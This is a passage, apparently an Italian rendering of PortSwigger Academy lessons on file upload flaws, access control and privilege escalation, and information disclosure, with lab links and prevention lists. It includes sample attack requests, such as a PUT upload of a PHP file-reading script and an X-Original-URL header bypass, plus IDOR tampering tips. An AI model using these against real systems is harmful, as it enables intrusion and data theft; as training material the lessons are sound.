Ad esempio, se il file viene caricato in una directory temporanea con un nome randomizzato, in teoria, dovrebbe essere impossibile per un attaccante sfruttare eventuali condizioni di gara. Se non conoscono il nome della directory, non saranno in grado di richiedere il file per attivare la sua esecuzione. D’altra parte, se il nome della directory randomizzato viene generato utilizzando funzioni pseudo-casuali come uniqid() di PHP, può potenzialmente essere rafforzato.

Per semplificare gli attacchi come questo, puoi provare a prolungare il tempo impiegato per elaborare il file, allungando così la finestra per il brute-forcing del nome della directory. Un modo per farlo è caricare un file più grande. Se viene elaborato in blocchi, puoi potenzialmente trarne vantaggio creando un file dannoso con il carico utile all’inizio, seguito da un gran numero di byte arbitrari di imbottitura.

Sfruttare le vulnerabilità del caricamento dei file senza esecuzione del codice remoto

Negli esempi che abbiamo esaminato finora, siamo stati in grado di caricare script sul lato server per l’esecuzione del codice remoto. Questa è la conseguenza più grave di una funzione di upload di file insicuri, ma queste vulnerabilità possono ancora essere sfruttate in altri modi.

Caricamento di script dannoso lato client 

Sebbene potresti non essere in grado di eseguire script sul server, potresti comunque essere in grado di caricare script per gli attacchi sul lato client. Ad esempio, se è possibile caricare file HTML o immagini SVG, è possibile utilizzare potenzialmente i tag <script> per creare payload XSS archiviati.

Se il file caricato viene quindi visualizzato in una pagina visitata da altri utenti, il loro browser eseguirà lo script quando tenta di visualizzare la pagina. Si noti che a causa delle restrizioni delle politiche della stessa origine, questi tipi di attacchi funzionano solo se il file caricato viene servito dalla stessa origine a cui lo si carica.

Sfruttando le vulnerabilità nell’analisi di file caricati

Se il file caricato sembra essere archiviato e servito in modo sicuro, l’ultima risorsa è provare a sfruttare le vulnerabilità specifiche per l’analisi o l’elaborazione di diversi formati di file. Ad esempio, sai che il server analizza i file basati su XML, come i file Microsoft Office .doc o .xls, questo potrebbe essere un potenziale vettore per gli attacchi di iniezione XXE.

Caricamento di file utilizzando PUT

Vale la pena notare che alcuni server Web potrebbero essere configurati per supportare le richieste PUT. Se non sono in atto difese appropriate, ciò può fornire un mezzo alternativo per caricare file dannosi, anche quando una funzione di caricamento non è disponibile tramite l’interfaccia Web.

PUT /images/exploit.php HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-httpd-php
Content-Length: 49

<?php echo file_get_contents('/path/to/file'); ?>

Nota

È possibile provare a inviare richieste OPTIONS a endpoint diversi per testare qualsiasi supporto per pubblicizzare per il metodo PUT.

Come prevenire le vulnerabilità del caricamento dei file

Consentire agli utenti di caricare file è all’ordine del giorno e non deve essere pericoloso fintanto che prendi le precauzioni giuste. In generale, il modo più efficace per proteggere i propri siti Web da queste vulnerabilità è implementare tutte le seguenti pratiche:

  • controlla l’estensione del file con una whitelist di estensioni consentite piuttosto che una lista nera di quelle proibite. È molto più facile indovinare quali estensioni potresti voler consentire che indovinare quali un attaccante potrebbe provare a caricare;
  • assicurarsi che il filename non contenga alcun substrings che può essere interpretato come una directory o una sequenza di attraversamento (../);
  • rinomina i file caricati per evitare collisioni che possono causare la sovrascrittura di file esistenti;
  • non caricare file sul filesystem permanente del server fino a quando non sono stati completamente validati;
  • per quanto possibile, utilizzare un framework consolidato per la preelaborazione degli upload di file anziché tentare di scrivere i propri meccanismi di convalida.

Access control vulnerabilities and privilege escalation

PortSwigger Academy – Access control vulnerabilities and privilege escalation

Continua il percorso di apprendimento suggerito da “PortSwigger Academy”.

In questa sezione descriviamo:

  • Escalation dei privilegi.
  • I tipi di vulnerabilità che possono verificarsi con il controllo degli accessi.
  • Come prevenire le vulnerabilità del controllo degli accessi. 

Cos’è il controllo degli accessi?

Il controllo degli accessi è l’applicazione di vincoli su chi o cosa è autorizzato a eseguire azioni o accedere alle risorse. Nel contesto delle applicazioni web, il controllo degli accessi dipende dall’autenticazione e dalla gestione delle sessioni:

  • L’autenticazione conferma che l’utente è chi dice di essere.
  • La gestione delle sessioni identifica quali successive richieste HTTP vengono effettuate dallo stesso utente.
  • Il controllo dell’accesso determina se all’utente è consentito eseguire l’azione che sta tentando di eseguire.

I controlli di accesso non funzionanti sono comuni e spesso presentano una vulnerabilità critica per la sicurezza. La progettazione e la gestione dei controlli di accesso è un problema complesso e dinamico che applica vincoli aziendali, organizzativi e legali a un’implementazione tecnica. Le decisioni sulla progettazione del controllo degli accessi devono essere prese dagli esseri umani, quindi il rischio di errori è elevato.

Controlli di accesso verticale

I controlli di accesso verticale sono meccanismi che limitano l’accesso a funzionalità sensibili a tipi specifici di utenti.

Con i controlli di accesso verticale, diversi tipi di utenti hanno accesso a diverse funzioni dell’applicazione. Ad esempio, un amministratore potrebbe essere in grado di modificare o eliminare l’account di qualsiasi utente, mentre un utente normale non ha accesso a queste azioni. I controlli degli accessi verticali possono essere implementazioni più precise di modelli di sicurezza progettati per applicare politiche aziendali come la separazione dei compiti e il minimo privilegio.

Controlli di accesso orizzontali

I controlli di accesso orizzontali sono meccanismi che limitano l’accesso alle risorse a utenti specifici.

Con i controlli di accesso orizzontali, utenti diversi hanno accesso a un sottoinsieme di risorse dello stesso tipo. Ad esempio, un’applicazione bancaria consentirà a un utente di visualizzare le transazioni ed effettuare pagamenti dai propri conti, ma non dai conti di qualsiasi altro utente.

Controlli di accesso dipendenti dal contesto

I controlli di accesso dipendenti dal contesto limitano l’accesso a funzionalità e risorse in base allo stato dell’applicazione o all’interazione dell’utente con essa.

I controlli di accesso dipendenti dal contesto impediscono a un utente di eseguire azioni nell’ordine sbagliato. Ad esempio, un sito Web di vendita al dettaglio potrebbe impedire agli utenti di modificare il contenuto del carrello dopo aver effettuato il pagamento.

Esempi di controlli di accesso non funzionanti

Esistono vulnerabilità nel controllo degli accessi interrotti quando un utente può accedere a risorse o eseguire azioni che non dovrebbe essere in grado di eseguire.

Escalation verticale dei privilegi

Se un utente può accedere a funzionalità a cui non è autorizzato ad accedere, si tratta di un’escalation dei privilegi verticale. Ad esempio, se un utente non amministrativo può accedere a una pagina di amministrazione in cui può eliminare gli account utente, si tratta di un’escalation dei privilegi verticale.

Funzionalità non protetta

Nella sua forma più elementare, l’escalation verticale dei privilegi si verifica quando un’applicazione non applica alcuna protezione per funzionalità sensibili. Ad esempio, le funzioni amministrative potrebbero essere collegate dalla pagina di benvenuto di un amministratore ma non dalla pagina di benvenuto di un utente. Tuttavia, un utente potrebbe essere in grado di accedere alle funzioni amministrative accedendo all’URL di amministrazione pertinente.

Ad esempio, un sito Web potrebbe ospitare funzionalità sensibili al seguente URL:

https://insecure-website.com/admin

Potrebbe essere accessibile a qualsiasi utente, non solo agli utenti amministrativi che dispongono di un collegamento alla funzionalità nella propria interfaccia utente. In alcuni casi, l’URL amministrativo potrebbe essere divulgato in altre posizioni, come nel file robots.txt:

https://insecure-website.com/robots.txt

Anche se l’URL non viene divulgato da nessuna parte, un utente malintenzionato potrebbe essere in grado di utilizzare un elenco di parole per forzare la posizione della funzionalità sensibile.

Lab-https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality

In alcuni casi, la funzionalità sensibile viene nascosta assegnandogli un URL meno prevedibile. Questo è un esempio della cosiddetta “sicurezza tramite oscurità”. Tuttavia, nascondere funzionalità sensibili non fornisce un controllo efficace dell’accesso perché gli utenti potrebbero scoprire l’URL offuscato in diversi modi.

Immagina un’applicazione che ospita funzioni amministrative al seguente URL:

https://insecure-website.com/administrator-panel-yb556

Questo potrebbe non essere direttamente indovinabile da un utente malintenzionato. Tuttavia, l’applicazione potrebbe comunque divulgare l’URL agli utenti. L’URL potrebbe essere divulgato in JavaScript che costruisce l’interfaccia utente in base al ruolo dell’utente:

<script>
	var isAdmin = false;
	if (isAdmin) {
		...
		var adminPanelTag = document.createElement('a');
		adminPanelTag.setAttribute('href', 'https://insecure-website.com/administrator-panel-yb556');
		adminPanelTag.innerText = 'Admin panel';
		...
	}
</script>

Questo script aggiunge un collegamento all’interfaccia utente stesso se è un utente amministratore. Tuttavia, lo script contenente l’URL è visibile a tutti gli utenti indipendentemente dal loro ruolo.

Lab-https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality-with-unpredictable-url

Metodi di controllo degli accessi basati su parametri

Alcune applicazioni determinano i diritti di accesso dell’utente o il ruolo al login, quindi archiviano queste informazioni in una posizione controllabile dall’utente. Questo potrebbe essere:

  • un campo nascosto;
  • un cookie;
  • un parametro stringa di query preimpostata.

L’applicazione prende decisioni di controllo degli accessi in base al valore inviato. Per esempio:

https://insecure-website.com/login/home.jsp?admin=true
https://insecure-website.com/login/home.jsp?role=1

Questo approccio è insicuro perché un utente può modificare la funzionalità di valore e accesso a cui non sono autorizzati, come le funzioni amministrative.

Lab-https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter

Lab-https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile

Controllo del broken access derivante dall’errore di configurazione della piattaforma

Alcune applicazioni applicano i controlli di accesso a livello della piattaforma. Lo fanno limitando l’accesso a URL specifici e metodi HTTP in base al ruolo dell’utente. Ad esempio, un’applicazione potrebbe configurare una regola come segue:

DENY: POST, /admin/deleteUser, managers

Questa regola nega l’accesso al metodo POST sull’URL /admin/deleteUser, per gli utenti nel gruppo managers. Varie cose possono andare storte in questa situazione, portando al bypass del controllo dell’accesso.

Alcuni framework di applicazione supportano varie intestazioni HTTP non standard che possono essere utilizzate per sovrascrivere l’URL nella richiesta originale, come X-Original-URL e X-Rewrite-URL. Se un sito Web utilizza rigorosi controlli front-end per limitare l’accesso in base all’URL, ma l’applicazione consente di essere sovrascritto dall’URL tramite un’intestazione di richiesta, potrebbe essere possibile bypassare i controlli di accesso utilizzando una richiesta come la seguente:

POST / HTTP/1.1
X-Original-URL: /admin/deleteUser
...

Lab-https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented

Un attacco alternativo si riferisce al metodo HTTP utilizzato nella richiesta. I controlli front-end descritti nelle sezioni precedenti limitano l’accesso in base al metodo URL e HTTP. Alcuni siti Web tollerano diversi metodi di richiesta HTTP durante l’esecuzione di un’azione. Se un utente malintenzionato può utilizzare il metodo GET (o un altro) per eseguire azioni su un URL limitato, può bypassare il controllo di accesso implementato sul livello della piattaforma.

Lab-https://portswigger.net/web-security/access-control/lab-method-based-access-control-can-be-circumvented

Controllo di broken access derivante dalle discrepanze di corrispondenza dell’URL

I siti Web possono variare nel modo in cui corrispondono rigorosamente al percorso di una richiesta in arrivo a un endpoint definito. Ad esempio, possono tollerare la capitalizzazione incoerente, quindi una richiesta a /ADMIN /DELETEUSER può ancora essere mappata all’endpoint /admin/deleteUser. Se il meccanismo di controllo dell’accesso è meno tollerante, può trattarli come due diversi endpoint e non far rispettare le restrizioni corrette di conseguenza.

Discrepanze simili possono sorgere se gli sviluppatori che utilizzano il framework Spring hanno abilitato l’opzione useSuffixPatternMatch. Ciò consente ai percorsi con un’estensione di file arbitraria di essere mappata su un endpoint equivalente senza estensione del file. In altre parole, una richiesta a /admin/deleteUser.anything corrisponderebbe comunque al modello /admin/deleteUser. Prima di Spring 5.3, questa opzione è abilitata per impostazione predefinita.

Su altri sistemi, è possibile che si verifichino discrepanze se /admin/deleteUser e /admin/deleteUser/ sono trattati come endpoint distinti. In questo caso, potresti essere in grado di bypassare i controlli di accesso aggiungendo una barra finale sul percorso.

Escalation del privilegio orizzontale

L’escalation del privilegio orizzontale si verifica se un utente è in grado di accedere alle risorse appartenenti a un altro utente, anziché alle proprie risorse di quel tipo. Ad esempio, se un dipendente può accedere ai registri di altri dipendenti e propri, allora si tratta di un’escalation del privilegio orizzontale.

Gli attacchi di escalation dei privilegi orizzontali possono utilizzare tipi simili di metodi di exploit per l’escalation del privilegio verticale. Ad esempio, un utente potrebbe accedere alla propria pagina dell’account utilizzando il seguente URL:

https://insecure-website.com/myaccount?id=123

Se un utente malintenzionato modifica il valore del parametro id a quello di un altro utente, potrebbe accedere alla pagina dell’account di un altro utente e ai dati e alle funzioni associati.

Nota

Questo è un esempio di vulnerabilità di riferimento a oggetti diretti (IDOR) insicuri. Questo tipo di vulnerabilità sorge laddove i valori dei parametri di controllo utente vengono utilizzati per accedere direttamente alle risorse o alle funzioni.

Lab-https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter

In alcune applicazioni, il parametro sfruttabile non ha un valore prevedibile. Ad esempio, invece di un numero incremento, un’applicazione potrebbe utilizzare identificatori univoci a livello globale (GUID) per identificare gli utenti. Ciò può impedire a un aggressore di indovinare o prevedere l’identificatore di un altro utente. Tuttavia, le GUID appartenenti ad altri utenti potrebbero essere divulgati altrove nell’applicazione in cui gli utenti vengono referenziati, come i messaggi dell’utente o le revisioni.

Lab-https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids

In alcuni casi, un’applicazione rileva quando all’utente non è autorizzato ad accedere alla risorsa e restituisce un reindirizzamento alla pagina di accesso. Tuttavia, la risposta contenente il reindirizzamento potrebbe includere ancora alcuni dati sensibili appartenenti all’utente mirato, quindi l’attacco ha ancora successo.

Escalation del privilegio orizzontale a verticale

Spesso, un attacco di escalation del privilegio orizzontale può essere trasformato in un’escalation del privilegio verticale, compromettendo un utente più privilegiato. Ad esempio, un’escalation orizzontale potrebbe consentire a un utente malintenzionato di ripristinare o catturare la password appartenente a un altro utente. Se l’attaccante si rivolge a un utente amministrativo e compromette il proprio account, può ottenere un accesso amministrativo e quindi eseguire un’escalation del privilegio verticale.

Un utente malintenzionato potrebbe essere in grado di accedere alla pagina dell’account di un altro utente utilizzando la tecnica di manomissione dei parametri già descritta per l’escalation del privilegio orizzontale:

https://insecure-website.com/myaccount?id=456

Se l’utente target è un amministratore dell’applicazione, l’attaccante otterrà l’accesso a una pagina dell’account amministrativo. Questa pagina potrebbe divulgare la password dell’amministratore o fornire un mezzo per modificarla o fornire accesso diretto alla funzionalità privilegiata.

Lab-https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-password-disclosure

Riferimenti di oggetti diretti insicuri

I riferimenti a oggetti diretti insicuri (Insecure direct object references – IDORS) sono una sottocategoria di vulnerabilità di controllo degli accessi. Gli IDOR si verificano se un’applicazione utilizza l’input fornito dall’utente per accedere direttamente agli oggetti e un utente malintenzionato può modificare l’input per ottenere un accesso non autorizzato. È stato reso popolare dalla sua apparizione nella Top Ten Owasp 2007. È solo un esempio di molti errori di implementazione che possono fornire un mezzo per aggirare i controlli di accesso.

Lab-https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references

Vulnerabilità di controllo degli accessi nei processi in più fasi

Molti siti Web implementano funzioni importanti su una serie di passaggi. Questo è comune quando:

  • una varietà di input o opzioni deve essere acquisita;
  • l’utente deve rivedere e confermare i dettagli prima dell’esecuzione dell’azione.

Ad esempio, la funzione amministrativa per aggiornare i dettagli dell’utente potrebbe coinvolgere i seguenti passaggi:

  1. caricare il modulo che contiene i dettagli per un utente specifico;
  2. inviare le modifiche;
  3. rivedere le modifiche e confermare.

A volte, un sito Web implementerà rigorosi controlli di accesso su alcuni di questi passaggi, ma ignorerà altri. Immagina un sito Web in cui i controlli di accesso vengono applicati correttamente al primo e al secondo passaggio, ma non al terzo passaggio. Il sito Web presuppone che un utente raggiunga il passaggio 3 solo se ha già completato i primi passi, che sono correttamente controllati. Un utente malintenzionato può ottenere un accesso non autorizzato alla funzione saltando i primi due passaggi e inviando direttamente la richiesta per il terzo passaggio con i parametri richiesti.

Lab-https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step

Controllo degli accessi basato sui Referer

Alcuni siti Web basano controlli di accesso sull’intestazione del Referer inviati nella richiesta HTTP. L’intestazione del Referer può essere aggiunta alle richieste dei browser per indicare quale pagina ha avviato una richiesta.

Ad esempio, un’applicazione applica abilmente il controllo dell’accesso sulla pagina amministrativa principale /admin, ma per le sottopagine come /admin /deleteUser ispeziona solo l’intestazione del Referer. Se l’intestazione del Referer contiene l’URL principale /admin, è consentita la richiesta.

In questo caso, l’intestazione del Referer può essere completamente controllata da un aggressore. Ciò significa che possono forgiare richieste dirette alle secondarie sottopagine sensibili fornendo l’intestazione del Referer richiesto e ottenere un accesso non autorizzato.

Lab-https://portswigger.net/web-security/access-control/lab-referer-based-access-control

Controllo dell’accesso basato sulla posizione

Alcuni siti Web applicano i controlli di accesso in base alla posizione geografica dell’utente. Ciò può applicarsi, ad esempio, alle applicazioni bancarie o ai servizi dei media in cui si applicano la legislazione statale o le restrizioni aziendali. Questi controlli di accesso possono spesso essere aggirati dall’uso di proxy Web, VPN o manipolazione dei meccanismi di geolocalizzazione sul lato client.

Come prevenire le vulnerabilità del controllo degli accessi

Le vulnerabilità di controllo degli accessi possono essere prevenute adottando un approccio di difesa in profondità e applicando i seguenti principi:

  • non fare mai affidamento sull’offuscamento da solo per il controllo dell’accesso;
  • a meno che una risorsa non sia destinata a essere accessibile al pubblico, negano l’accesso per impostazione predefinita;
  • ove possibile, utilizzare un singolo meccanismo a livello di applicazione per far rispettare i controlli di accesso;
  • a livello di codice, rendere obbligatorio per gli sviluppatori dichiarare l’accesso consentito per ciascuna risorsa e negare l’accesso per impostazione predefinita;
  • controlli di accesso a controllo e test per garantire che funzionino come progettato.

Information disclosure vulnerabilities

PortSwigger Academy – Information disclosure vulnerabilities

Continua il percorso di apprendimento suggerito da “PortSwigger Academy”.

In questa sezione spiegheremo le nozioni di base sulle vulnerabilità legate alla divulgazione di informazioni e descriveremo come trovarle e sfruttarle. Offriremo anche alcune indicazioni su come prevenire le vulnerabilità legate alla divulgazione di informazioni nei tuoi siti web.

Imparare a trovare e sfruttare la divulgazione delle informazioni è un’abilità vitale per qualsiasi tester. È probabile che lo incontri regolarmente e, una volta che sai come sfruttarlo in modo efficace, può aiutarti a migliorare l’efficienza dei test e consentirti di trovare bug aggiuntivi di elevata gravità.

Che cos’è la divulgazione delle informazioni?

La divulgazione di informazioni, nota anche come fuga di informazioni, avviene quando un sito Web rivela involontariamente informazioni sensibili ai propri utenti. A seconda del contesto, i siti Web possono divulgare tutti i tipi di informazioni a un potenziale utente malintenzionato, tra cui:

  • dati su altri utenti, come nomi utente o informazioni finanziarie;
  • dati commerciali o aziendali sensibili;
  • dettagli tecnici sul sito web e sulla sua infrastruttura.

I pericoli derivanti dalla fuga di dati aziendali o utente sensibili sono abbastanza ovvi, ma la divulgazione di informazioni tecniche a volte può essere altrettanto grave. Anche se alcune di queste informazioni saranno di utilità limitata, possono potenzialmente essere un punto di partenza per esporre un’ulteriore superficie di attacco, che potrebbe contenere altre vulnerabilità interessanti. La conoscenza che sarai in grado di raccogliere potrebbe persino fornire il pezzo mancante del puzzle quando cerchi di costruire attacchi complessi e ad alta gravità.

Occasionalmente, informazioni sensibili potrebbero essere divulgate incautamente agli utenti che stanno semplicemente navigando nel sito Web in modo normale. Più comunemente, tuttavia, un utente malintenzionato deve ottenere la divulgazione di informazioni interagendo con il sito Web in modi inaspettati o dannosi. Studieranno quindi attentamente le risposte del sito Web per cercare di identificare comportamenti interessanti.

Esempi di divulgazione di informazioni

Alcuni esempi fondamentali di divulgazione di informazioni sono i seguenti:

  • rivelare i nomi delle directory nascoste, la loro struttura e i loro contenuti tramite un file robots.txt o un elenco di directory;
  • fornire accesso ai file del codice sorgente tramite backup temporanei;
  • menzione esplicita dei nomi di tabelle o colonne del database nei messaggi di errore;
  • esporre inutilmente informazioni altamente sensibili, come i dettagli della carta di credito;
  • chiavi API hardcoding, indirizzi IP, credenziali del database e così via nel codice sorgente;
  • suggerendo l’esistenza o l’assenza di risorse, nomi utente e così via attraverso sottili differenze nel comportamento dell’applicazione.

In questo argomento imparerai come trovare e sfruttare alcuni di questi esempi e altro ancora.

Come nascono le vulnerabilità legate alla divulgazione delle informazioni?

Le vulnerabilità legate alla divulgazione di informazioni possono presentarsi in innumerevoli modi diversi, ma queste possono essere classificate a grandi linee come segue:

  • Mancata rimozione dei contenuti interni dai contenuti pubblici. Ad esempio, i commenti degli sviluppatori nel markup sono talvolta visibili agli utenti nell’ambiente di produzione.
  • Configurazione non sicura del sito web e delle tecnologie correlate. Ad esempio, la mancata disabilitazione delle funzionalità di debug e diagnostica può talvolta fornire agli aggressori strumenti utili per aiutarli a ottenere informazioni sensibili. Le configurazioni predefinite possono anche rendere vulnerabili i siti Web, ad esempio visualizzando messaggi di errore eccessivamente dettagliati.
  • Design e comportamento difettosi dell’applicazione. Ad esempio, se un sito Web restituisce risposte distinte quando si verificano diversi stati di errore, ciò può anche consentire agli aggressori di enumerare dati sensibili, come credenziali utente valide.

Qual è l’impatto delle vulnerabilità legate alla divulgazione delle informazioni?

Le vulnerabilità nella divulgazione di informazioni possono avere un impatto sia diretto che indiretto a seconda dello scopo del sito web e, quindi, delle informazioni che un utente malintenzionato è in grado di ottenere. In alcuni casi, il solo atto di divulgazione di informazioni sensibili può avere un impatto elevato sulle parti interessate. Ad esempio, un negozio online che divulga i dati della carta di credito dei propri clienti potrebbe avere gravi conseguenze.

D’altro canto, la fuga di informazioni tecniche, come la struttura delle directory o i framework di terze parti utilizzati, potrebbe avere un impatto diretto minimo o nullo. Tuttavia, nelle mani sbagliate, queste potrebbero rivelarsi le informazioni chiave necessarie per realizzare numerosi altri exploit. La gravità in questo caso dipende da ciò che l’aggressore è in grado di fare con queste informazioni.

Come valutare la gravità delle vulnerabilità legate alla divulgazione delle informazioni

Sebbene l’impatto finale possa essere potenzialmente molto grave, è solo in circostanze specifiche che la divulgazione di informazioni costituisce di per sé un problema di elevata gravità. Durante i test, in particolare, la divulgazione di informazioni tecniche è spesso interessante solo se si è in grado di dimostrare come un utente malintenzionato potrebbe utilizzarle per fare qualcosa di dannoso.

Ad esempio, sapere che un sito Web utilizza una particolare versione del framework è di utilità limitata se tale versione è completamente aggiornata. Tuttavia, queste informazioni diventano significative quando il sito Web utilizza una versione precedente che contiene una vulnerabilità nota. In questo caso, eseguire un attacco devastante potrebbe essere semplice come applicare un exploit documentato pubblicamente.

È importante esercitare il buon senso quando si scopre che vengono divulgate informazioni potenzialmente sensibili. È probabile che dettagli tecnici minori possano essere scoperti in numerosi modi su molti dei siti Web testati. Pertanto, l’attenzione principale dovrebbe essere rivolta all’impatto e alla sfruttabilità delle informazioni trapelate, non solo alla presenza della divulgazione di informazioni come problema a sé stante. L’ovvia eccezione a ciò avviene quando le informazioni trapelate sono così sensibili da meritare attenzione di per sé.

Come prevenire le vulnerabilità legate alla divulgazione di informazioni

Impedire completamente la divulgazione delle informazioni è complicato a causa dell’enorme varietà di modi in cui può verificarsi. Tuttavia, esistono alcune best practice generali che puoi seguire per ridurre al minimo il rischio che questo tipo di vulnerabilità si insinui nei tuoi siti web.

  • Assicurati che tutti coloro che sono coinvolti nella realizzazione del sito web siano pienamente consapevoli di quali informazioni siano considerate sensibili. A volte informazioni apparentemente innocue possono essere molto più utili per un utente malintenzionato di quanto si creda. Evidenziare questi pericoli può aiutare a garantire che le informazioni sensibili vengano gestite in modo più sicuro in generale dalla tua organizzazione.
  • Controlla qualsiasi codice per la potenziale divulgazione di informazioni come parte del tuo QA o dei processi di creazione. Dovrebbe essere relativamente semplice automatizzare alcune delle attività associate, come l’eliminazione dei commenti degli sviluppatori.
  • Utilizzare il più possibile messaggi di errore generici. Non fornire inutilmente agli aggressori indizi sul comportamento dell’applicazione.
  • Ricontrolla che tutte le funzionalità di debug o diagnostica siano disabilitate nell’ambiente di produzione.
  • Assicurati di comprendere appieno le impostazioni di configurazione e le implicazioni sulla sicurezza di qualsiasi tecnologia di terze parti che implementi. Prenditi il ​​tempo necessario per indagare e disattivare eventuali funzionalità e impostazioni di cui non hai effettivamente bisogno.

Come individuare e sfruttare le vulnerabilità legate alla divulgazione di informazioni

In questa sezione forniremo consigli pratici su alcune tecniche e strumenti che è possibile utilizzare per identificare la divulgazione di informazioni in un’ampia gamma di contesti. Abbiamo anche fornito diversi laboratori in modo che tu possa esercitarti nell’estrazione di diversi tipi di informazioni che potrebbero essere utilizzate come parte di un ulteriore attacco.

  • test per le vulnerabilità legate alla divulgazione di informazioni;
  • fonti comuni di divulgazione delle informazioni LABS;

Come testare le vulnerabilità legate alla divulgazione di informazioni

In generale, è importante non sviluppare la “visione a tunnel” durante i test. In altre parole, dovresti evitare di concentrarti troppo su una particolare vulnerabilità. I dati sensibili possono essere divulgati ovunque, quindi è importante non perdere nulla che potrebbe essere utile in seguito. Troverai spesso dati sensibili durante i test per qualcos’altro. Un’abilità chiave è essere in grado di riconoscere informazioni interessanti quando e dove le trovi.

Di seguito sono riportati alcuni esempi di tecniche e strumenti di alto livello che è possibile utilizzare per identificare le vulnerabilità legate alla divulgazione di informazioni durante i test.

  • Fuzzing
  • Utilizzando Burp Scanner
  • Utilizzando gli engagement tools di Burp
  • Risposte informative ingegneristiche

Fuzzing

Se identifichi parametri interessanti, puoi provare a inviare tipi di dati inaspettati e stringhe fuzz appositamente predisposte per vedere quale effetto ha. Presta molta attenzione; sebbene le risposte a volte rivelino esplicitamente informazioni interessanti, possono anche suggerire in modo più sottile il comportamento dell’applicazione. Ad esempio, potrebbe trattarsi di una leggera differenza nel tempo impiegato per elaborare la richiesta. Anche se il contenuto di un messaggio di errore non rivela nulla, a volte il fatto che si sia verificato un caso di errore invece di un altro è di per sé un’informazione utile.

Puoi automatizzare gran parte di questo processo utilizzando strumenti come Burp Intruder. Ciò offre numerosi vantaggi. In particolare, puoi:

  • aggiungere le posizioni del payload ai parametri e utilizzare elenchi di parole predefiniti di stringhe fuzz per testare un volume elevato di input diversi in rapida successione;
  • identificare facilmente le differenze nelle risposte confrontando codici di stato HTTP, tempi di risposta, lunghezze e così via;
  • utilizzare le regole di corrispondenza grep per identificare rapidamente le occorrenze di parole chiave, come error, invalid, SELECT, SQL e così via;
  • applicare le regole di estrazione grep per estrarre e confrontare il contenuto di elementi interessanti all’interno delle risposte.

Puoi anche utilizzare l’estensione Logger++, disponibile nello store BApp. Oltre a registrare richieste e risposte da tutti gli strumenti di Burp, ti consente di definire filtri avanzati per evidenziare le voci interessanti. Questa è solo una delle tante estensioni Burp che possono aiutarti a trovare tutti i dati sensibili trapelati dal sito web.

Utilizzando Burp Scanner

Gli utenti di Burp Suite Professional hanno il vantaggio di Burp Scanner. Ciò fornisce funzionalità di scansione in tempo reale per il controllo degli elementi durante la navigazione oppure puoi pianificare scansioni automatizzate per eseguire la scansione e controllare il sito di destinazione per tuo conto. Entrambi gli approcci contrassegneranno automaticamente molte vulnerabilità legate alla divulgazione di informazioni. Ad esempio, Burp Scanner ti avviserà se trova informazioni sensibili come chiavi private, indirizzi e-mail e numeri di carta di credito in una risposta. Identificherà inoltre eventuali file di backup, elenchi di directory e così via.

Utilizzando gli engagement tools di Burp

Burp fornisce diversi engagement tools che puoi utilizzare per trovare più facilmente informazioni interessanti nel sito Web di destinazione. Puoi accedere agli engagement tools dal menu contestuale: fai semplicemente clic con il pulsante destro del mouse su qualsiasi messaggio HTTP, voce Burp Proxy o elemento nella mappa del sito e vai su “Engagement tools”.

I seguenti strumenti sono particolarmente utili in questo contesto.

Ricerca

Puoi utilizzare questo strumento per cercare qualsiasi espressione all’interno dell’elemento selezionato. Puoi ottimizzare i risultati utilizzando varie opzioni di ricerca avanzata, come la ricerca regex o la ricerca negativa. Ciò è utile per trovare rapidamente occorrenze (o assenze) di specifiche parole chiave di interesse.

Trova commenti

Puoi utilizzare questo strumento per estrarre rapidamente eventuali commenti degli sviluppatori trovati nell’elemento selezionato. Fornisce inoltre schede per accedere immediatamente al ciclo di richiesta/risposta HTTP in cui è stato trovato ciascun commento.

Scopri i contenuti

Puoi utilizzare questo strumento per identificare contenuti e funzionalità aggiuntivi non collegati ai contenuti visibili del sito web. Questo può essere utile per trovare directory e file aggiuntivi che non necessariamente verranno visualizzati automaticamente nella mappa del sito.

Risposte informative ingegneristiche

I messaggi di errore dettagliati a volte possono rivelare informazioni interessanti durante il normale flusso di lavoro dei test. Tuttavia, studiando il modo in cui i messaggi di errore cambiano in base ai tuoi input, puoi fare un ulteriore passo avanti. In alcuni casi, sarai in grado di manipolare il sito web per estrarre dati arbitrari tramite un messaggio di errore.

Esistono numerosi metodi per farlo a seconda dello scenario particolare che incontri. Un esempio comune è fare in modo che la logica dell’applicazione tenti un’azione non valida su un elemento di dati specifico. Ad esempio, l’invio di un valore di parametro non valido potrebbe portare a un’analisi dello stack o a una risposta di debug che contiene dettagli interessanti. A volte è possibile che i messaggi di errore rivelino il valore dei dati desiderati nella risposta.

Fonti comuni di divulgazione delle informazioni

La divulgazione di informazioni può avvenire in un’ampia varietà di contesti all’interno di un sito web. Di seguito sono riportati alcuni esempi comuni di luoghi in cui è possibile verificare se vengono esposte informazioni sensibili.

  • File per crawler web
  • Elenchi di directory
  • Commenti degli sviluppatori
  • Messaggi di errore
  • Debug dei dati
  • Pagine dell’account utente
  • File di backup
  • Configurazione non sicura
  • Cronologia del controllo della versione

File per crawler web

Molti siti Web forniscono file in /robots.txt e /sitemap.xml per aiutare i crawler a navigare nel sito. Tra l’altro, questi file spesso elencano directory specifiche che i crawler dovrebbero ignorare, ad esempio perché potrebbero contenere informazioni riservate.

Dato che questi file non sono solitamente collegati all’interno del sito web, potrebbero non apparire immediatamente nella mappa del sito di Burp. Tuttavia, vale la pena provare a navigare manualmente su /robots.txt o /sitemap.xml per vedere se trovi qualcosa di utile.

Elenchi di directory

I server Web possono essere configurati per elencare automaticamente il contenuto delle directory che non dispongono di una pagina indice presente. Ciò può aiutare un utente malintenzionato consentendogli di identificare rapidamente le risorse in un determinato percorso e procedere direttamente all’analisi e all’attacco di tali risorse. Aumenta in particolare l’esposizione dei file sensibili all’interno della directory che non devono essere accessibili agli utenti, come file temporanei e dump di arresti anomali.

